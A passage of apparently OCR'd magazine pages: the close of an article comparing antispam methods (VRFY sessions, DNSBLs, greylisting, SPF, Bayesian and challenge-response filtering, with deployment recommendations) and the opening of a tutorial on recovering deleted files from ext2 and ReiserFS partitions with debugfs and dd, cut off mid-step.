


Figure 1. *Spam protection levels*

Listing 1. *qmail server replying to a VRFY command*

```
$ telnet smtp.wp.pl 25
< Trying 212.77.101.160...
< Connected to smtp.wp.pl.
< Escape character is '^]'.
< 220 smtp.wp.pl ESMTP
> EHLO hakin9.org
< 250-smtp.wp.pl
< 250-PIPELINING
< 250-AUTH=LOGIN PLAIN
< 250-AUTH LOGIN PLAIN
< 250-STARTTLS
< 250-SIZE
< 250 8BITMIME
> VRFY test@wp.pl
< 252 send some mail, i'll try my best
```

Sendmail, see Listing 4), are small enough to render this method of verification all but useless.

Spammers increasingly attempt to pose as mailer daemons by specifying an empty envelope sender address. Fortunately, you can easily check whether a message is spam or was sent by a real mailer daemon. By definition, a message from an empty envelope sender can only have one recipient (specified by the `RCPT TO:` command), while the main idea behind spamming is to send a message to many recipients at once. This means that any SMTP session with an empty envelope sender address and multiple recipients can be safely rejected as a spamming attempt.

The last important piece of data to check is the FQDN corresponding to the sender's IP address. If the address has no symbolic equivalent, then it is highly likely we are about to receive spam.

Using DNSBL Servers

Before the onset of Bayesian filters, the most popular means of spam protection was to use servers of *DNS-based Blocking Lists* (DNSBL), which store the IP addresses of hosts who for some reason (i.e. according to the blacklist administrator) should not be trusted as mail senders. IP address information is transmitted using the same protocol as DNS data.

Using DNSBL servers can be very effective, but it is also risky, as it means that messages are checked exclusively by their IP of origin. Blacklisted servers can well be used by perfectly legitimate users, so false positives are highly likely. On the other hand, using DNSBLs involves potentially considerable resource savings, as suspect connections can be refused upon initiation, without any data being sent.

Blacklists collect IP addresses according to a number of different criteria. Here are some of the most popular criteria and related blacklists:

- Open relay servers. Blacklists include: *Open Relay DataBase* (*http://www.ordb.org*), *Distributed Server Boycott List* (*http://www.dsbl.org*), *Not Just Another Bogus List* (*http://www.njabl.org*).
- Open proxy servers – just like open relay servers, they can be used as platforms for mass mailing. One open proxy list is *Blitzed Open Proxy Monitor* (*http://opm.blitzed.org*).
- Dynamic IP address ranges – dynamic IP blacklists include whole ranges of dynamically-assigned IP addresses (used for example for dial-up or ADSL connections). An SMTP server should by definition have a static IP, as sending it mail would otherwise be impossible.
- Confirmed spam sources – *SpamCop* is one service for collecting spam reports (*http://www.spamcop.net*). Submitted spam reports are suitably processed and if enough sources complain about a specific IP, that address is blacklisted for a certain amount of time (varying depending on the number of complaints).
- Spam gangs – one blacklisting website is *SpamHaus* (*http://www.spamhaus.org*), which collects IP addresses used by known spam gangs (i.e. addresses assigned by ISPs to spamming enterprises).
- ISPs who support spammers – the *Spam Prevention Early Warning System* (*http://www.spews.org*) is probably the most drastic blacklist of IP ranges assigned by ISP who support spammers. One problem is that the IP ranges are intentionally much broader than actual spammer addresses, so using the SPEWS blacklist will almost certainly result in rejecting valid e-mails.

Listing 2. *Exim server replying to a VRFY command*

```
$ telnet mail.exim.org 25
< Trying 195.92.249.251...
< Connected to mail.exim.org.
< Escape character is '^]'.
< 220 exim-colo-01.whoc.theplanet.co.uk ←
  ESMTP Exim 4.30 Wed, 04 Feb 2004 20:45:47 +0000
> EHLO hakin9.org
< 250-exim-colo-01.whoc.theplanet.co.uk ←
  Hello hakin9.org [127.0.0.1]
< 250-SIZE 52428800
< 250-8BITMIME
< 250-PIPELINING
< 250 HELP
> VRFY test@exim.org
< 252 Administrative prohibition
```

Listing 3. *Postfix server replying to a VRFY command*

```
$ telnet mail.cloud9.net 25
< Trying 168.100.1.3...
< Connected to mail.cloud9.net.
< Escape character is '^]'.
< 220 camomile.cloud9.net ESMTP Postfix
> EHLO hakin9.org
< 250-camomile.cloud9.net
< 250-PIPELINING
< 250-SIZE 25360000
< 250-VRFY
< 250-ETRN
< 250 8BITMIME
> VRFY test@postfix.org
< 502 Error: command not implemented
```

- Country-specific blocking – if you're not expecting mail from China (for example), you can simply block all the IPs for that country. Many country lists can be found at *Blackholes.us* (*http://www.blackholes.us*).

Although DNSBL servers are most useful when referred to at MTA level, it is also possible to simply flag e-mails depending on whether their source IP is listed in DNSBLs. The decision to reject or accept the message can then be made on the level of MDA or MUA (*Mail User Agent*, i.e. the end user's mail program).

Greylisting

Greylisting is a recent method and its implementations are still under development. The technique couples high effectiveness with practically harmless side effects (at least compared to other methods). Greylists make it impossible to lose valid messages – at worst, they will be received an hour later than expected.

Greylisting is based on two fundamental assumptions:

- Spammers don't normally use ordinary mail servers for spamming (with the exception of open relays), but rather tend to use special mailing programs which don't have the full functionality of a mail server.
- Spammers hardly ever send spam to the same recipient twice using the same return address.

Greylists are based on recording three pieces of envelope data (see Figure 2). The first is the sender's IP, the second is the `MAIL FROM:` parameter value and the third is the `RCPT TO:` parameter. Those three elements constitute the greylist triplet. Such triplets are stored in a database, and messages with matching triplets are accepted. If the parameters for an incoming connection don't have a corresponding triplet in the database, the greylist temporarily rejects the connection by returning a 4xx series code (for example `452`), signifying that the server is temporarily unable to receive mail (see *How Spam is Sent* in *hakin9* 2/2005). After the connection is rejected, its greylist triplet is stored in the database, so a repeat connection with the same triplet will be accepted.

The first assumption is that most spammers use mailer applications with highly limited functionality, so the programs don't react properly to a 4xx series code and treat it the same way as a 5xx code (i.e. abandon connection attempts). If spamming applications were to collect server responses and suitably react to them, they would become far more resource-consuming and spamming would become a costly business. However, any real mail server is prepared for a 4xx response and it will duly retry after a specified time (usually about an hour), with the repeat connection being accepted by the greylist-protected server.


SPF

Sender Policy Framework is a system for checking whether a mail server is authorised to send mail from addresses within a specified domain. For the SPF to work properly, each domain administrator should include a `TXT` entry in SPF format in the DNS record for that domain. The entry indicates which servers are authorised to send mail from addresses within the domain (see Listing 5).

If the receiving server uses SPF checking for incoming mail, it first checks whether an SPF record ex-

Listing 4. *Sendmail server replying to a VRFY command*

```
$ telnet smtp.sendmail.com 25
< Trying 209.246.26.40...
< Connected to smtp.sendmail.com.
< Escape character is '^]'.
< 220 foon.sendmail.com ESMTP Sendmail ↩
  Switch-3.1.4/Switch-3.1.0; Thu, 12 Feb 2004 10:19:24 -0800
> EHLO hakin9.org
< 250-foon.sendmail.com Hello hakin9.org [127.0.0.1], ↩
  pleased to meet you
< 250-ENHANCEDSTATUSCODES
< 250-PIPELINING
< 250-8BITMIME
< 250-SIZE 50000000
< 250-DSN
< 250-ETRN
< 250-STARTTLS
< 250-DELIVERBY
< 250 HELP
> VRFY test@sendmail.com
< 550 5.0.0 test@sendmail.com... User unknown
> VRFY postmaster@sendmail.com
< 250 2.1.5 <postmaster@foon.sendmail.com>
```



Sender (innocent)
Start
Letter sent to recipient Envelope data triplet: IP, MAIL FROM, RCPT TO
MTA-specific waiting time (usually an hour)
Message re-sent with the same envelope triplet
Recipient (greylist)
Message from sender received
NO
YES
Is triplet known?
Rejected with code 4xx (temporarily unable to receive mail)
Message delivered
End
Sender (spammer)
Start
Letter sent to recipient Envelope data triplet: IP, MAIL FROM, RCP T TO
No reaction to sender data
End
Sender (spammer)
Message from sender received
NO
Is triplet known?
Rejected with code 4xx (temporarily unable to receive mail)

Figure 2. *How greylisting works*

ists for the domain. Further action depends on whether a suitable entry is found and if so – whether the server is authorised to use the sender address domain. If no entry is found, the message is usually accepted (in the future, when SPF entries are published for the majority of domains, the default policy can be changed to rejecting e-mails if the sender has no SPF record).

At present, the effectiveness of SPF is low, as few domains publish their SPF records. The system also assumes that the spammer must necessarily spoof a sender address from an existing domain (such as *hotmail.com*), even though there is no reason why spammers should not register their own domains and publish their own legitimate SPF entries. A serious drawback of SPF is that it makes is difficult to use mail aliases and makes it impossible to do something like setting up an SMTP server on our local machine – if our mail provider has an SPF record, we have to use their SMTP server or risk having our e-mails rejected.

MDA-level Filtering

The other main category of antispam techniques involves scanning message contents, so these methods can only be applied once a message has been received and locally queued by the application responsible for delivering mail to users' accounts: the *Mail Delivery Agent* (MDA). Some of the most popular MDA-level methods are heuristic analysis (content analysis), antispam networks, Bayesian (statistical) filters and challenge-response systems.

Heuristic Analysis

The operation of heuristic tools is based on large and frequently updated databases containing words and expressions characteristic of spam and non-spam (ham). They work by calculating message scores based on point values of keywords from the database found in message headers or contents. A message is flagged as spam if its total score exceeds a certain number of points (as specified by the user or the administrator).

Heuristic tools have several major drawbacks. The first is that heuristic analysis is slow, requiring each message to be compared against a huge database. Heuristic tools also require the database to be constantly updated, as spammers quickly learn how to work around new filtering rules. Finally, the effectiveness of heuristic analysis is at best decent, and still leaves much to be desired.

Antispam Networks

Collaborative spam filtering networks require active user participation, so they are used infrequently and even

Listing 5. *SPF record for the aol.com domain*

```
$ dig aol.com txt
(...)
;; ANSWER SECTION:
aol.com.              300     IN      TXT     "spf2.0/pra ip4:
                    152.163.225.0/24 ip4:205.188.139.0/24 ip4:
                    205.188.144.0/24 ip4:205.188.156.0/23 ip4:
                    205.188.159.0/24 ip4:64.12.136.0/23 ip4:64.12.138.0/24
                    ptr:mx.aol.com ?all"
aol.com.              300     IN      TXT     "v=spf1 ip4:152.163.225.0/
                    24 ip4:205.188.139.0/24 ip4:205.188.144.0/24 ip4:
                    205.188.156.0/23 ip4:205.188.159.0/24 ip4:64.12.136.0/
                    23 ip4:64.12.138.0/24 ptr:mx.aol.com ?all"
```

then only as part of a larger spam control system. Their operation is based on calculating contents checksums (signatures) for each incoming message. Users can then report whether a message is spam or ham, and the central network database can make a note of the relevant signature. Before each received message is sent to a user's inbox, the central server checks its signature against its database of spam signatures. Unfortunately, users' reactions in reporting spam are usually delayed, while spammers have learned to work around the scheme by adding random characters to their messages (resulting in different checksums). All this contributes to the low effectiveness of antispam networks (only some 50% of spam is filtered). Two popular networks are *Vipul's Razor* and *Pyzor*.

There are also checksum networks that require no reporting on behalf of the user (such as the DCC – *Distributed Checksum Clearinghouse*). The central database stores signatures for all incoming messages, but instead of flagging them as spam or ham it simply notes their total quantity. Once the count exceeds a specified amount, a message with the specific signature is considered spam. However, such systems cannot differentiate between spam and for example mailing list messages, which seriously limits their usefulness.

Bayesian Filters

Statistical analysis is currently the most popular method of combating spam. The first attempts to use statistical methods go a few years back, but it was Paul Graham's 2002 article *A Plan for Spam* that really caused a stir. The effectiveness of Paul's filters proved exciting to many spam fighters, and many applications employing statistical analysis were soon developed (the term *Bayesian analysis* comes from the name of British mathematician Thomas Bayes).

Simply put, Bayesian analysis involves collecting words that occur in spam more often than in ham (and the other way around). The difference between Bayesian and heuristic analysis is that a statistical filter contains no preset rules, but instead determines them itself by identifying words characteristic of spam and ham on the basis of user-supplied message classification. Somewhat surprisingly, statistical analysis is much faster than heuristic methods and far more effective, as it requires no database updates. The downside is that it initially requires the user to feed it sample spam and ham as learning material. It's also worthwhile maintaining the efficiency of the filter by indicating erroneously filtered messages.



Sender
Start
Message sent to recipient
Confirmation sent
Delivery confirmation received
End
Recipient (challenge-response)
Message received from sender
Is the message a confirmation?
NO
YES
Is the sender known?
NO
YES
Confirmation request sent, message stored
Message delivered
End
Message delivered, delivery confirmation sent

Figure 3. *How a challenge-response system works*

Challenge-response Systems

Although challenge-response systems provide by far the most effective means of fighting spam, many consider their use unacceptable and downright harmful. Such systems work on the assumption that the spammer never reads replies to spam messages, which is a perfectly reasonable assumption for all except Nigerian 419 scammers, whose activity requires them to read replies. Before a message is delivered to the user, the challenge-response system sends the sender an autogenerated reply, asking them to verify their message (by replying to the message, clicking a link etc.). Once sender confirmation is received, the original message is delivered to its recipient (see Figure 3). Many argue that demanding confirmation of sending a message is bad manners, even though the method has been used for years to protect mailing lists and has raised no objections in that context.

Unfortunately, challenge-response systems are probably the most resource-consuming of all antispam schemes, as both undelivered messages and confirmations have to be stored in the user's directory, while sending and receiving confirmations takes up additional server resources.

There are also other potential problems, for example when two challenge-response systems meet (if the message sender and recipient are both protected by such a system, neither of them will receive a confirmation request), when using automated subscription via a website (mailers cannot respond to a confirmation request) or when using mailing lists. Fortunately, modern challenge-response systems (such as *TMDA*) work around many of these limitations by introducing limited address validity periods (for example five days) or accepting mail only from specified sender addresses.

Challenge-response systems have dangerous enemies in the form of viruses which spoof user addresses. If we have a challenge-response system set up on our server with no virus scanner, then it is likely that many users will receive our confirmation request even though they never sent us anything, their addresses having been spoofed by a virus. In this way, we unwittingly become spammers of sort and thus run the risk of being blacklisted by some users.

Choosing the Most Suitable Method

Now we know the most popular spam protection methods, it's time to choose the one we will use on our server. The decision is by no means easy and depends on many factors. We would use one set of methods in a corporate network, where the choice is up to us and company executives, a completely different set for a neighbourhood network, where everything depends on user requirements, and a different set still for a ISP's server, where the choice of method should be up to the customers.

Global or Local?

The first choice to make is between global and individual spam protection. Selecting a global solution will automatically mean that all server users will be subject to compulsory spam filtering. Individual protection allows the user to choose whether or not they wish to be protected, sometimes with the option of configuring and customising the filter to their individual needs.

The global approach has one major advantage: using MTA-level methods allows us to save a great deal of server resources, as spam can be filtered out before it is actually received. It also requires much less effort, since we don't have to fiddle with settings for individual users or prepare user-friendly interfaces for configuring filters. Global solutions are typically used in corporate networks, where end users have little say and server functionality is determined by the administrator and company executives. They are also used in many small private networks, where the administrator has decided to introduce global filtering either of his own accord or in consultation with the users.

Open or Closed?

The choice of methods to use also depends on the type of network activity. If we expect to receive mail from many different users all over the world, frequently using free accounts, dial-up connections and so on, we will adopt a completely different spam protection scheme than for networks with a stable pool of users, where new addresses rarely appear (as is the case with many companies).

The type of activity also determines whether we should lean towards maximum filtering effectiveness or maximum message safety. If e-mail is not a critical element of business activity, we can afford to use stricter filtering methods and run the risk that some innocent messages may be erroneously rejected as spam. However, if it is critically important for each non-spam message to get through, we will use safer, but necessarily less effective methods. It's also worth considering the amount of spam received – if there isn't much of it, we should probably try the safer methods first.

Case 1: Corporate Network

For a corporate network, we can work on the following assumptions:

- Users don't need individual protection, so the antispam system can be enforced by the administrator alone.
- The administrator has no time to configure the system for individual users or supply them with tools to configure it themselves.
- Server resources are not a critical factor – the connection is broadband, while the processing power and disk space on the server can easily be expanded if necessary.
- E-mail is an important element of business activity, so no valid message can be rejected. However, minor delays in mail delivery have no critical impact on corporate activity.

With these assumptions, a good solution would be to use greylisting on MTA level and a global heuristic filter (such as *SpamAssassin*) on MDA level. Greylists will cut out 90–95% of all spam before it reaches the server and will accept all messages sent from valid mail servers. The remaining spam will be scanned by a heuristic filter. If a message is qualified as spam, it is placed in a separate inbox, reviewed for example once a day by an employee. That person can then send all e-mails erroneously rejected as spam to their rightful recipients, while the remainder (true spam) is deleted.

DNSBL servers can only be used if suspect messages are suitably flagged and then put into a special global directory or individual user directories by either the MDA or MUA and subjected to regular reviews. Bayesian filters are not too well suited for corporate use, as the time required to feed them sample data can be used much more productively both by the administrator and the end users.

Case 2: An Internet Service Provider

For an ISP, we can make the following assumptions:

- The users must be able to individually select and configure antispam filters, so no scheme can be globally enforced by the system administrator.

- The administrator has no time to configure individual user accounts, so users should be provided with a configuration interface (typically Web-based).
- Server resources are not a critical factor – the connection is broadband, while the processing power and disk space on the server can easily be expanded if necessary.
- Users must have total control of their mail and have the option of deciding whether they wish to receive all messages or have some cut out by a spam filter.

With these assumptions, we cannot use MTA-level filtering, but we should offer users a choice of several MDA-level methods, such as a heuristic filter (e.g. *SpamAssassin*), a Bayesian filter (e.g. *Bogofilter*) and a challenge-response system (e.g. *TMDA* with the *TMDA-CGI* Web interface). Users should have the option of enabling or disabling the heuristic filter and possibly also setting its sensitivity. Each user should also be provided with aliases for feeding spam and ham to the Bayesian filter, also with the option of enabling and disabling this filter. Finally, we will need some kind of graphical interface for managing messages queued for confirmation by the challenge-response system – the Web interface of *TMDA-CGI* will do very nicely here.

Of course, the user should be able to specify whether messages should merely be flagged as spam (on the basis of heuristic or Bayesian analysis) or whether spam should be deleted immediately (this too can be done via the *TMDA-CGI* interface). All decisions accepting or rejecting a message should be made on MDA level (based on individual user preferences) or MUA level (using message flagging). MTA-level operation is also possible if a mail-proxy is used.

Table 1. *Antispam methods and their suggested uses*

Method	Corporate	ISP	Private network
Envelope data analysis	-	+**	+
DNSBL servers	+*	+*	+
Greylisting	+	-	+
Heuristic analysis	+	+*	+***
Statistical (Bayesian) analysis	-	+*	+
Antispam networks	-	+*	+
Challenge-response systems	-	+**	+***

* provided messages are flagged, not rejected
** provided users can configure and enable/disable filtering options
*** provided the server is powerful enough or serves moderate traffic

On the Net

Greylisting

- *http://greylisting.org/* – website on greylisting.

DNSBL

- *http://www.declude.com/junkmail/support/ip4r.htm* – largest list of DNSBL servers complete with descriptions,
- *http://www.sdsc.edu/~jeff/spam/Blacklists_Compared.html* – comparison of DNSBLs.

Bayesian Filtering

- *http://www.paulgraham.com/spam.html* – Paul Graham's article which sparked current interest in Bayesian filters.

Challenge-response Systems

- *http://scottonwriting.net/sowblog/SpamBlocker.html* – article on challenge-response systems,
- *http://www.templetons.com/brad/spam/challengeresponse.html* – principles for properly implementing a challenge-response system.

SPF

- *http://spf.pobox.com/* – Sender Policy Framework project site.

Case 3: Private Mail Server or Small Local Network


If we have our own small mail server, with friends and family as the only users, we have complete freedom in choosing a suitable method of combating spam. Here are the assumption for this scenario:

- We can use both global and individual methods.
- We can fully customise the protection level to our own specific requirements.
- We don't need to supply graphical interfaces for filter management.
- E-mail is not a critical element of network activity, so nothing terrible will happen if an occasional false positive occurs.
- Resources are critical – the filtering system cannot place too much of a load on the server, which in the case of small LANs is usually not too powerful.

In this scenario, we can use MTA-level filtration based on envelope data analysis (such as the features available in *SPAMCONTROL*), selected DNSBL servers and Bayesian analysis. Heuristic analysis and challenge-response systems can only be used if the server is powerful enough, has relatively few users and most of them receive relatively little mail. Applying *SpamAssassin* globally on a fairly active but underpowered server can result in frequent server failures, as the authors of this article discovered. ■

Recovering Data from Linux File Systems

Bartosz Przybylski



If you happen to lose important files on your Linux system – for example after a break-in – do not despair. Though it often requires a lot of time, with the help of a good toolkit you can potentially recover even the entire contents of a damaged file system.

Your server has just fallen prey to an intruder. The fiendish visitor saw it fit to erase a large number of important files from the hard disk, including an application you'd been working on for the past few months. Before you do a clean system reinstall (to make sure the intruder left no malicious mementos), it would be worthwhile recovering the deleted data. Doing do will require the use of several utilities supplied with all Linux distributions.

Necessary Tools

The first essential item will be a toolkit for working with *ext2* and *ext3* file systems in the form of the *e2fsprogs* package. We will mostly be interested in *debugfs*, used (as the name implies) for debugging file systems. The whole package is installed in the standard configuration of any system (for the x86 platform).

The next tool will be *reiserfsck* from the *reiserfsprogs* package, used for editing the *ReiserFS* file system. This package should be installed as standard, too. We will also be using the *dd* utility for recovering an entire partition with the *ReiserFS* file system and as an alternative way of recovering data from other file systems.

Preparing a Partition for Data Recovery

Regardless of the file system being recovered, we first have to unmount the partition. To increase the likelihood of our data being intact, unmounting should be done as soon as possible after file deletion.

Unmounting a partition is done using the simple command `umount /dev/hdaX`, with `X` being the number of the partition in question (in our example it is `10`). If issuing the command results in an error message such as:

What You Will Learn...

- how to recover data from *ext2* and *ext3* file systems,
- how to recover files from a *ReiserFS* partition.

What You Should Know...

- how to use the Linux command line,
- some basics of file system theory.

Basic Disk Storage Terminology

Inodes

An inode (pronounced *i-node*) is a data structure used to describe a file in a Linux file system. Each inode consists of:

- file type – file, directory or device file,
- user ID (UID),
- references to disk blocks and block fragments used to store the file.

Inodes can be thought of as file identifiers, used by the system to locate specific files. Each file has only one inode per partition.

Disk block

A disk block is a segment of partition space, used for storing data. Block size is defined by the user during disk partitioning, but can be changed using utilities for modifying a specific file system. Unlike with inodes, many blocks can be assigned to one file.

Journalling

Journalling is one method of storing data on a disk. The idea behind journalling file systems is simple, but highly effective. Figure 1 shows a slightly simplified diagram of how journalling works.

As you can see, modifying *File1* will not change the data in the file's existing location (unlike with non-journalling file systems), with new data being written to a new location instead. This can be extremely convenient – if you decide that a previous file version was better, you can later retrieve it even after considerable modifications.

```
# umount /dev/hda10
umount: /tmp: device is busy
```

then some process is still using the partition.

We have two options here. The first is to kill the process which is using the partition, but to do this we first need to check which actual processes are involved. This can be done using the *fuser* utility, which identifies users and processes currently using specified files or sockets:

```
# fuser -v -m /dev/hda10
```

The `-m /dev/hda10` option tells the program to check which services are currently using the *hda10* partition. The `-v` (*verbose*) switch will provide us with more detailed output data, so instead of just process IDs we will also see the zero program parameters (i.e. program names). If we don't need the processes shown, we can simply kill them all using the command:

```
fuser -k -v -m /dev/hda10
```

If we decide it would be better to terminate the processes normally, the command to do so is:

```
# fuser -TERM -v -m /dev/hda10
```

The other way of unmounting a file system is switching it to read-only mode, which will prevent our data from being overwritten. The command is:

```
# mount -o ro,remount /dev/hda10
```

Note that this command will not work for the root directory (the main file system). To switch the root directory, we need to tell the *mount* program not to write the changes to */etc/mtab*. This is done by adding the `-n` switch to the above command.

Recovering Data from ext2fs

The first type of file system we will look at is *ext2fs* (to find out more about this and other file systems, see Inset *Linux file systems*). We will start by recovering deleted inodes.

Finding Deleted Inodes

This step will require the use of the *debugfs* utility from the *e2fsprogs* package. Run the program supplying the required partition:

```
# debugfs /dev/hda10
```

Once the program prompt appears, issue the *lsdel* command to see a list of all the files deleted since the partition was created (in the case of public systems, the list can have thousands of entries, so generating it might take a while). Now we can use the deletion date, user ID and file size to determine which of our files we want to recover. It's a good idea to write down or print out the inode numbers.

Let's take a closer look at the printout produced by the *lsdel* command (Listing 1). The columns are:



File2
File1
File1 modified
File2
File1
Memory before File1 modification
Memory after File1 modification

Figure 1. *How journalling works*

Listing 1. *Running the lsdel command of the debugfs utility*

```
debugfs: lsdel
Inode  Owner  Mode   Size   Blocks  Time deleted
(...)

   20  0      100644 41370  14/14   Tue Feb 15 19:13:25 2005
   24  0      100644 17104  5/5     Tue Feb 15 19:13:26 2005
352 deleted inodes found.
debugfs:
```

Listing 2. *Dumping recovered data to file*

```
debugfs: dump <24> /home/aqu3l/recovered.000
debugfs: quit
# cat /home/aqu3l/recovered.000
(...)
```

- inode number (*inode*),
- owner ID (*owner*),
- access mode (*mode*),
- size in bytes (*size*),
- number of blocks occupied (*blocks*),
- date and time of deletion (*time deleted*).

As you can see, in our example the inodes for deleted files have the numbers 20 and 24, so now we know exactly what data to recover.

Data Dump

We can try to recover inode 24 by dumping its data to another file. Listing 1 shows that the file spans five blocks, which is important information, as dumping won't work for files larger than 12 blocks. Listing 2 shows a typical recovery process.

Parameters for the *dump* command are the filename or inode number in angled brackets and the target file name with a full path (the `~/` shortcut won't work).

Once the dump is complete, enter *quit* and read the contents of the recovered file. The resulting file will often have some garbage at the end (the remains of other overwritten files), but this can be edited out using any text editor. Of course, this applies only to text files.

We still need to recover the file for inode 20 (see Listing 1). The file occupies 14 blocks, and – as already mentioned – dumping data from an inode spanning more that 12 blocks is not possible (see Inset *Blocks and block hierarchy in ext2fs* for an explanation). That's why we will use the *dd* utility to recover inode 20.

Before recovering a file, we need to check the file's block numbers and the block size for a given partition. To check the block size we can use:

```
